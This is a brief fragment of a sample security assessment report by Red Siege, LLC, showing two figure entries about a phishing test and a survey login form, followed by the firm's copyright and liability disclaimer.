Figure 58. Sample Phishing Email (Deadline Emphasis Added)	50
Figure 59. Survey Login Form	51

Prepared by Red Siege, LLC. Portions of this document, and the templates used in its production are the property of Red Siege, LLC. and cannot be used or copied without permission.

While precautions have been taken in the preparation of this document, Red Siege, LLC., the publisher, and the author(s) assume no responsibility for errors, omissions, or for damages resulting from the use of the information contained herein. Use of Red Siege, LLC and its services does not guarantee the security of any system, or that computer intrusions will not occur.

SAMPLE REPORT